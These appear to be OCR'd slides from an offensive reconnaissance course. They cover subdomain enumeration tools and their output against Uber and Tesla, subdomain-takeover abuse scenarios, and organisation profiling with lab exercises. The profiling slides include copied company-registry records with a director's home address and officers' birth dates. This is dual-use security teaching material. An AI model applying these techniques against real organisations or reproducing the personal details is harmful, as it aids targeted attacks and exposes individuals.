Custom Script - Cert Transparency Reports

```
shubhammittal:datasploit/ (master*) $ python domain/domain_subdomains.py uber.com
            [7:59:00]
---> Finding subdomains, will be back soon with list.

 [+] Extracting subdomains from DNS Dumpster

 [+] Extracting subdomains Netcraft

 [+] Extracting subdomains from Certificate Transparency Reports

        hatch.uber.com
        stapler.uber.com
        provdb.uber.com
        cn-slow2.uber.com
        cn-slow1.uber.com
        image.et.uber.com
        image.et.uber.com
        eng.uber.com
        people.uber.com
        image.et.uber.com
        *.giftcards.uber.com
        giftcards.uber.com
        team.uber.com
        hatch.uber.com
        devbuilds.uber.com
        mobile-content.uber.com
        lert.uber.com
        hatch.uber.com
        *.uber.com
        click.et.uber.com
        view.et.uber.com
        pages.et.uber.com
        documents.uber.com
        hatch.uber.com
        photo.uber.com
        businesses.uber.com
        photography.uber.com
        photos.uber.com
        photo.uber.com
        hatch.uber.com
        commander.aws.uber.com
        blog.uber.com
        newsroom.uber.com
        photography.uber.com
        photos.uber.com
```


- Following applications/tools can also be used for enumeration:
  - https://www.google.com/transparencyreport/https/ct/
  - https://developers.facebook.com/tools/ct/
  - https://censys.io/
  - https://crt.sh/
  - **Ct-exposer:** https://github.com/chris408/ct-exposer

⇒ **.uber.com has a public bug bounty.*

CertGraph

- Queries certification transparency reports.
- Generates a JSON / Text output.
- Can be exported to https://lanrat.github.io/certgraph

```
bhasia@OffensiveOSINT:certgraph master 27d ✎ ➜ go run certgraph.go -json -details simple.com
simple.com       0       Good    3CD98B4F05F7BF5A2619E8DC44BF3DAEB40196479658FCC9F0349742A4CADCC3
move.simple.com 1        Good    3CD98B4F05F7BF5A2619E8DC44BF3DAEB40196479658FCC9F0349742A4CADCC3
status.simple.com        1       Good    3CD98B4F05F7BF5A2619E8DC44BF3DAEB40196479658FCC9F0349742A4CADCC3
arrow.simple.com         1       Good    E23259FCF429BC0D1051F278BBBC82491264765E1B25DC03CF7455247EAE9BDE
www.simple.com  1        Good    3CD98B4F05F7BF5A2619E8DC44BF3DAEB40196479658FCC9F0349742A4CADCC3
bank.simple.com 1        Good    9FE2591A95401210A79F58957DD158CA54144BD586850908ABF4C21EB9705154
welcome.simple.com       1       Good    92F44C463C03F1D8452C091D5BA7EF86D754FB8DD51933FE9A4ACA39F8BA58FD
signin.simple.com        2       Good    9FE2591A95401210A79F58957DD158CA54144BD586850908ABF4C21EB9705154
tbbk.simple.com 2        Good    92F44C463C03F1D8452C091D5BA7EF86D754FB8DD51933FE9A4ACA39F8BA58FD
{
        "certgraph": {
                "command": "/tmp/go-build595593629/b001/exe/certgraph -json -details simple.com",
                "options": {
                        "cdn": false,
                        "ct_expired": false,
                        "ct_subdomains": false,
                        "depth": 3,
                        "driver": "http",
                        "parallel": 10,
```



⇒ **.simple.com has a public bug bounty.*

Netcraft Domain Finder

- Finds domains/subdomains which have a specific string, e.g. "*.uber.com*".

⇒ *Notice the dot(.)*

Results for .uber.com

Found 27 sites

	Site	Site Report	First seen	Netblock	OS
1.	get.uber.com		febuary 2014	uber technologies, inc	linux
2.	www.uber.com		march 2011	uber technologies, inc	linux
3.	t.uber.com		august 2013	google inc.	linux
4.	partners.uber.com		febuary 2012	uber technologies, inc	linux
5.	help.uber.com		may 2015	uber technologies, inc	linux
6.	email.uber.com		august 2012	uber technologies, inc	linux
7.	click.uber.com		september 2016	uber technologies, inc	linux
8.	m.uber.com		july 2012	uber technologies, inc	linux
9.	my.uber.com.au		december 2011	uber global pty ltd	f5 big-ip
10.	riders.uber.com		april 2014	uber technologies, inc	linux
11.	login.uber.com		june 2014	uber technologies, inc	linux
12.	movement.uber.com		march 2017	uber technologies, inc	linux
13.	business.uber.com		june 2014	uber technologies, inc	linux
14.	vault.uber.com		febuary 2014	uber technologies, inc	linux
15.	www.uber.com.au		april 2009	netregistry pty ltd,	f5 big-ip
16.	www.uber.com.mx		august 2011	new dream network, llc	linux
17.	eng.uber.com		april 2015	google inc.	unknown
18.	drive.uber.com		august 2015	google inc.	unknown
19.	newsroom.uber.com		july 2015	rackspace hosting	unknown
20.	sms.uber.com			uber technologies, inc	unknown

Next page

⇒ **.uber.com has a public bug bounty.*

https://searchdns.netcraft.com/

IP Domain History (Recursive)

- List of Domains that resolved to a specific IP Address (in the past).

https://www.virustotal.com/#/ip-address/104.36.192.208

Passive DNS Replication

Date resolved	Domain
2017-09-19	api.uber.com
2017-09-18	uber.com
2017-09-07	location.uber.com
2017-09-04	csp.uber.com
2017-08-29	restaurants.uber.com
2017-08-25	p2.uber.com
2017-08-23	frontends-sjc1.uber.com
2017-08-23	geo-frontends-sjc1.uber.com
2017-08-11	freight.uber.com
2017-07-23	partners.uber.com
2017-07-04	gratitude.uber.com
2017-07-04	login.uber.com
2017-07-01	movement.uber.com
2017-06-23	split.uber.com
2017-06-17	accounts.uber.com
2017-06-13	developer.uber.com
2017-06-03	email.uber.com
2017-06-02	subscriptions.uber.com

⇒ **.uber.com has a public bug bounty.*

SubDomain Bruteforce

- When nothing works, bruteforce does.
- Bunch of tools available.
  - SubBrute: https://github.com/TheRook/subbrute
  - Massdns: https://github.com/blechschmidt/massdns
  - SubList3r: https://github.com/aboul3la/Sublist3r
  - dnsrecon -D: https://github.com/rbsec/dnscan
  - aiodnsbrute -w wordlist.txt -vv -t 1024 domain.com: https://github.com/blark/aiodnsbrute
  - Nmap Script: --script dns-brute

```
nmap --script dns-brute --script-args
dns-brute.domain=uber.com,dns-brute.threads=10,dns-brute.hostlist
=names.txt
```

Tool in Action

- Aiodnsbrute

```
aiodnsbrute master ✗ 444d ➜ aiodnsbrute -w subdomains-top1mil-110000.txt -vv -t 1024 tesla.com
[*] Brute forcing tesla.com with a maximum of 1024 concurrent tasks...
[*] Wordlist loaded, brute forcing 114532 DNS records
[*] Using recursive DNS with the following servers: ['127.0.0.53']
[+] autodiscover.tesla.com          209.11.133.61
[+] mobile.tesla.com                209.133.79.82
[+] email.tesla.com                 136.147.129.27
[+] www.tesla.com                   23.35.36.204
[+] shop.tesla.com                  23.35.36.204
[+] meet.tesla.com                  209.133.79.61
[+] apps.tesla.com                  23.35.36.204
[+] forums.tesla.com                23.35.36.204
[+] marketing.tesla.com             13.111.47.196
[+] billing.tesla.com               23.35.36.204
[+] sso.tesla.com                   32.60.57.229
[+] auth.tesla.com                  23.0.134.65
[+] sip.tesla.com                   52.113.67.11
[+] lyncdiscover.tesla.com          52.113.67.78
[+] WWW.tesla.com                   23.0.134.65
[+] partners.tesla.com              209.133.79.59
[+] 3.tesla.com                     23.35.36.204
[+] invest.tesla.com                23.35.36.204
[+] share.tesla.com                 209.133.79.61
[+] events.tesla.com                13.111.47.195
[+] os.tesla.com                    23.35.36.204
[+] origin-www.tesla.com            205.234.27.204
  1%|                                                                    | 1206/114532 [00:16<36:58, 51.07records/s]
```

DNSSEC Walking

- The Domain Name System Security Extensions (DNSSEC) is a suite of specifications for securing certain kinds of information provided by the Domain Name System (DNS).
- DNSSEC can maintain list of things that exist in a DNS zone and is created by the NSEC or NSEC3 records.
- NSEC records allows anyone to list this zone content and this is called as 'zone walking'. The 'ldns' library can be used for this.
    - ldns-walk hiphop
    - ldns-walk @8.8.8.8 hiphop

DNSSEC Walking

```
$ldns-walk hiphop
hiphop. hiphop. NS SOA RRSIG NSEC DNSKEY
0711.hiphop. NS RRSIG NSEC
1gospel.hiphop. NS RRSIG NSEC
2le.hiphop. NS RRSIG NSEC
365.hiphop. NS RRSIG NSEC
4eva.hiphop. NS RRSIG NSEC
5678.hiphop. NS RRSIG NSEC
7day.hiphop. NS RRSIG NSEC
80s.hiphop. NS RRSIG NSEC
81days.hiphop. NS RRSIG NSEC
888.hiphop. NS RRSIG NSEC
90s.hiphop. NS RRSIG NSEC
9gotti.hiphop. NS RRSIG NSEC
aaa.hiphop. NS RRSIG NSEC
absolutely.hiphop. NS RRSIG NSEC
aca.hiphop. NS RRSIG NSEC
access.hiphop. NS RRSIG NSEC
adelaide.hiphop. NS RRSIG NSEC
adsense.hiphop. NS RRSIG NSEC
adwords.hiphop. NS RRSIG NSEC
akce.hiphop. NS RRSIG NSEC
akron.hiphop. NS RRSIG NSEC
alachua.hiphop. NS RRSIG NSEC
alamo.hiphop. NS RRSIG NSEC
albany.hiphop. NS RRSIG NSEC
alej.hiphop. NS RRSIG NSEC
alibaba.hiphop. NS RRSIG NSEC
```

Project Sonar

Project Sonar is a security research project by Rapid7. It conducts internet wide scans to collect information related various services and protocols. The collected data is freely available for public to explore.

- https://opendata.rapid7.com/about/
- Command to query bufferover.run for subdomains (uses project sonar data):
  - curl -fsSL "http://dns.bufferover.run/dns?q=**.tesla.com**" | jq -r '.FDNS_A[],.RDNS[]' | awk -F ',' '{print $2}' | sort -u

Reference: https://twitter.com/nullenc0de/status/1095030391629598721

Bufferover.run: Project Sonar

```
$curl -fsSL "http://dns.bufferover.run/dns?q=.tesla.com" | jq
 -r '.FDNS_A[],.RDNS[]' | awk -F ',' '{print $2}' | sort -u
3.tesla.com
api-toolbox.tesla.com
auth.tesla.com
autodiscover.tesla.com
click.emails.tesla.com
comparison.tesla.com
edr.tesla.com
employeefeedback.tesla.com
energysupport.tesla.com
events.tesla.com
feedback.tesla.com
forums.tesla.com
image.emails.tesla.com
ir.tesla.com
livestream.tesla.com
marketing.tesla.com
model3.tesla.com
mta.email.tesla.com
mta.emails.tesla.com
mta2.email.tesla.com
mta2.emails.tesla.com
mta3.emails.tesla.com
mta4.emails.tesla.com
mta5.emails.tesla.com
na-sso.tesla.com
powerhub.energy.tesla.com
shop.eu.tesla.com
shop.tesla.com
sjc04d1rsaap02.tesla.com
sso-dev.tesla.com
sso.tesla.com
static-assets.tesla.com
teslacdpna0.tesla.com
toolbox.tesla.com
view.emails.tesla.com
www.tesla.com
xmail.tesla.com
```

Tool in Action

- python domain/domain_subdomains.py <domain>
- python datasploit.py -i <domain/email/username>

```
→  datasploit git:(master) python domain/domain_subdomains.py uber.com
---> Finding subdomains, will be back soon with list.

 [+] Extracting subdomains from DNS Dumpster

 [+] Extracting subdomains Netcraft

 [+] Extracting subdomains from Certificate Transparency Reports

 [+] Extracting subdomains from DNSTrails

List of subdomains found

uber.com
cndcal.uber.com
frontendsdcal.uber.com
cndcl.uber.com
cnsjcl.uber.com
frontendssjcl.uber.com
cnpeakl.uber.com
ittools01dmzl.prod.uber.com
hatch.uber.com
email.uber.com
vpn.uber.com
```

```
[shubhammittal:Sublist3r/ (master*) $ python sublist3r.py -d uber.com

                 ____        _    _ _     _ _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for uber.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 351
www.uber.com
.uber.com
a.uber.com
accessibility.uber.com
accounts.uber.com
advantage.uber.com
alliance.uber.com
```

Subdomain Enumeration Tools

- SubBrute: https://github.com/TheRook/subbrute
- MassDNS: https://github.com/blechschmidt/massdns
- DNS Names List:
  - https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056
- Sublist3r: https://github.com/aboul3la/Sublist3r
- TurboList3r: https://github.com/fleetcaptain/Turbolist3r
- DataSploit: https://github.com/datasploit/datasploit
- Findsubdomain: https://findsubdomains.com/
- SecurityTrails: https://securitytrails.com/
- Aiodnsbrute: https://github.com/blark/aiodnsbrute

Lab Exercise 2

- *Identify subdomains for carbonconsole.com using brute-forcing technique.*
- *Identify subdomains for yandex.com using Certificate Transparency Reports.*
- *Identify all the subdomain for carbonconsole.com and yandex.com using any subdomain enumeration technique.*

Subdomain Takeover

- A subdomain points to a third party Integration.
  - Eg. blog.abc.com points to abc.wordpress.com (or any other cloud providers, like AWS, Azure, github, etc.)
- If such a sub-domain is not claimed or it has expired or the subscription has cancelled, an attacker can claim it and host content.

Subdomain Takeover

- Every cloud provider has a different mechanism of mapping domains.
- Github asks to setup a repo with following name
  - username.github.io
- CNAME is then pointed to the same.
- If repository do not exist, anyone can claim the same.
- A list of services which can be vulnerable to Subdomain Takeover:
  - https://github.com/EdOverflow/can-i-take-over-xyz

Exploitation Scenarios: Subdomain Takeover

- Identify a subdomain pointing an unclaimed/expired service subdomain.
- Claim the service subdomain to:
  - Host malware and abuse the trust.
  - Run Phishing / Spear phishing campaign by hosting content via acquired subdomain
  - Launch an XSS attack and extract sensitive information
  - Bypass authentication in a scenario where the cookies from the authentication portal are shared with subdomains (*.example.com). E.g. Uber https://hackerone.com/reports/219205

Lab Exercise 3

- *Identify a subdomain of carbonconsole.com which is using a third party integration.*

- *Take over the subdomain (if vulnerable)*


Organization Profiling

- There are multiple public portals which reveal plethora of information about an organization's structure, job offerings, government filings, employee review, supply chain etc.
- This information though vague/partial at time, can help a dedicated attacker to craft a very targeted attack.


Organization Profiling Sources

- Google
- Wikipedia
- Opencorporates
- Crunchbase
- ZoomInfo
- Board of Directors

Board of Directors Research



OpenCorporates



ANI TECHNOLOGIES PRIVATE LIMITED

Company Number U72900MH2010PTC240894
Status Active
Incorporation Date 3 December 2010 (over 7 years ago)
Company Type Company limited by shares
Jurisdiction India
Registered Address 4th Floor, Sunteck Centre, 37- 40, Subhash road, Vile parle (east)
Mumbai
Maharashtra
INDIA
Industry Codes 72900: (India National Industrial Classification 2004 (MCA 2009))
Directors / Officers ANKIT BHATI, director, *17 Feb 2011-*
ARUN SARIN, director, *6 Jul 2015-*
AVNISH BAJAJ, nominee director, *12 Nov 2013-*
BHAVISH AGGARWAL, director, *3 Dec 2010-*
JONATHAN OLOF BULLOCK, nominee director, *14 Apr 2015-*
Lee Jared Fixel, nominee director, *26 Mar 2012-*
MITESH JITENDRA SHAH, cfo, *1 Apr 2014-*
SANDEEPKUMAR AWADESH SINGH, secretary, *28 Jul 2014-*

ANKIT BHATI

Company
ANI TECHNOLOGIES PRIVATE LIMITED
Name
ANKIT BHATI
Address
127-GOVT.AWAS PARISAR, SAI BABA MANDIR, JODHPUR ROAD, PALI, 306401, Rajasthan, INDIA
Position
director
Start Date
2011-02-17

Companies Registry Documents

- For UK:

  https://beta.companieshouse.gov.uk/

- For any country outside UK:

  https://www.gov.uk/government/publications/overseas-registries/overseas-registries#registries-in-the-united-states-of-america

Companies Registry Documents

https://beta.companieshouse.gov.uk/company/00875561/filing-history

Sign in / Registe

Search for a company or officer

EUROPCAR UK LIMITED

Company number **00875561**

Follow this company | File for this company

Overview | Filing history | People | Charges

Filter by category

- [ ] Show filing type
- [ ] Accounts
- [ ] Capital
- [ ] Charges
- [ ] Confirmation statements / Annual returns
- [ ] Incorporation
- [ ] Officers

Date	Description	View / Download
01 Sep 2017	**Full accounts** made up to 31 December 2016	View PDF (24 pages)
22 Aug 2017	Resolutions • Facility agreement & co business 12/07/2017	View PDF (3 pages)
18 Aug 2017	**Statement of capital following an allotment of shares** on 24 July 2017 GBP 152,147,996	View PDF (8 pages)
15 Aug 2017	Resolutions • **Resolution of removal of pre-emption rights** • **Resolution of allotment of securities**	View PDF (2 pages)

Overview | Filing history | People | Charges

Officers | Persons with significant control

Filter officers

- [x] Current officers

4 current officers

BEGUERIE, Pierre

Correspondence address
James Wood, 55 Welford Road, Leicester, Leicestershire, England, LE2 7AR

Role	Date of birth	Appointed on
ACTIVE **Director**	**December 1965**	**3 January 2012**

Nationality	Country of residence	Occupation
French	**France**	**Group Tax Director**

MCCALL, Kenneth Stanley

Correspondence address
James House, 55 Welford Road, Leicester, Leicestershire, LE2 7AR

Role	Date of birth	Appointed on
ACTIVE **Director**	**September 1957**	**22 November 2010**

Nationality	Country of residence	Occupation
British	**United Kingdom**	**Director**

CrunchBase and ZoomInfo

- Portals to get rich information about an organization.
- Company Emails, Directors, Founders, etc.
- Acquisitions, Investments, etc.

CrunchBase

Ripple

Overview | Funding Rounds | Investors | Acquisitions | Related Hubs | Company Tech Stack by Siftery | Website

Overview

Number of Acquisitions 1

Number of Investments 5

Ripple

Ripple provides one frictionless experience to send money globally using the power of blockchain.

San Francisco, California, United States

Categories	Blockchain, Cryptocurrency, Financial Services, FinTech, Internet, Payments
Headquarters Regions	San Francisco Bay Area, West Coast, Western US
Founded Date	2012
Founders	Arthur Britto, Chris Larsen, Ryan Fugger
Operating Status	Active
Funding Status	Early Stage Venture
Last Funding Type	Series B
Number of Employees	101-250
Also Known As	Ripple Labs, OpenCoin
Legal Name	Ripple Labs Inc.
IPO Status	Private

Chris Larsen

Overview | Personal Investments | Partner Investments | Jobs | Board and Advisor Roles | Related Hubs | Educa

Overview

Number of Portfolio Companies 2

Number of Current Board & Advisor Roles 1

Chris Larsen

CEO and Co-founder

Ripple

Location	San Francisco, California, United States
Regions	San Francisco Bay Area, West Coast, Western US
Gender	Male
Investor Type	Investment Partner, Individual/Angel
LinkedIn	View on LinkedIn
Twitter	View on Twitter

Chris Larsen is the Executive Chairman and co-founder of Ripple. Previously, Larsen served the company as its CEO and Chairman of the Board of Directors. Prior to Ripple, Chris co-founded and served as CEO of Prosper, a peer-to-peer lending marketplace, and E-LOAN, a publicly traded online lender. During his tenure at E-LOAN, he pioneered the open...

Ripple > Current Team

Current Team

Number of Current Team Members 36

Ripple has 36 current team members, including Founder Arthur Britto.

- Arthur Britto — Founder
- Chris Larsen — CEO and Co-founder
- Brad Garlinghouse — Chief Executive Officer
- Stefan Thomas — CTO
- Jinal Surti — Director of Business Operations
- Takashi Okita — CEO of SBI Ripple Asia
- Wellington Sculley — Business Development Director
- Daniel Aranda — Xpring


Glassdoor

- Glassdoor though appears to be a job search portal, can provide details like employee reviews, salary details, technology stack etc.
- Some of the sensitive information that Glassdoor can reveal:
  - Badges
  - Dress Code
  - Office Location/Infrastructure

Miscellaneous Source

Other sources to extract company information:

- Company Blogs (blog.example.com, example.com/blog).
- Company Support Forums (forum.example.com, support.example.com, example.com/forum, example.com/support, example.com/support/forums).
- Company partners page (example.com/partner, example.com/partners, inurl:partner intext:example.com -site:example.com)



Supply Chain Attack

Companies often use different vendors for different services (e.g. email, HVAC, etc). Some of these vendors might have certain access to the organisation to deliver their services (e.g. access to a building, VPN etc.). The organisation using such services might be pretty well secured however the vendor providing them service might not be and could become the weak link in the chain.

Third-party vendors might not be part of the scope for most of the assessments, however they need to be considered and included in the threat modelling exercise. Such vendors can be identified mostly from the ‘Our Clients’ section in the vendors’ websites. (**inurl:client intext:companyname -site:company.com**).

Food for Thought: Are there any associated domains of carbonconsole.com?

Case Study: Target Supply Chain Hack

- Target hired a HVAC company ‘Fazio Mechanical Services’ for maintenance of heating and air systems.
- The company was provided VPN access to Target’s network.
- Attackers broke into the vendor’s network and gained access to VPN credentials.
- Utilizing the stolen credentials attackers were able to access Target’s network and find weaknesses in their network.
- On further exploitation they were able to extract sensitive information such as Credit Card details and PII.

Reference: https://krebsonsecurity.com/2014/02/target-hackers-broke-in-via-hvac-company/

Social Media Search

Searching for individual/company/product on social media websites can reveal information helping an attacker craft an attack strategy against specific targets.


Most of the social media platforms provide advanced search feature to perform granular and targeted search.

- LinkedIn
- Facebook
- Twitter
- Instagram
- Reddit

Social Media Search: Linkedin

Advanced Filters:

- Connection Of
- Location
- Past / Current Companies



Social Media Search: Linkedin

Linkedin being a professional networking platform can have multiple information about an organization and its employees:

- Company Website
- Number of Employees (approx.)
- Employee Profiles (Full Name, Photo, Designation, Profile/Technology, Email etc.)
- Jobs
- Conferences/Events they are attending

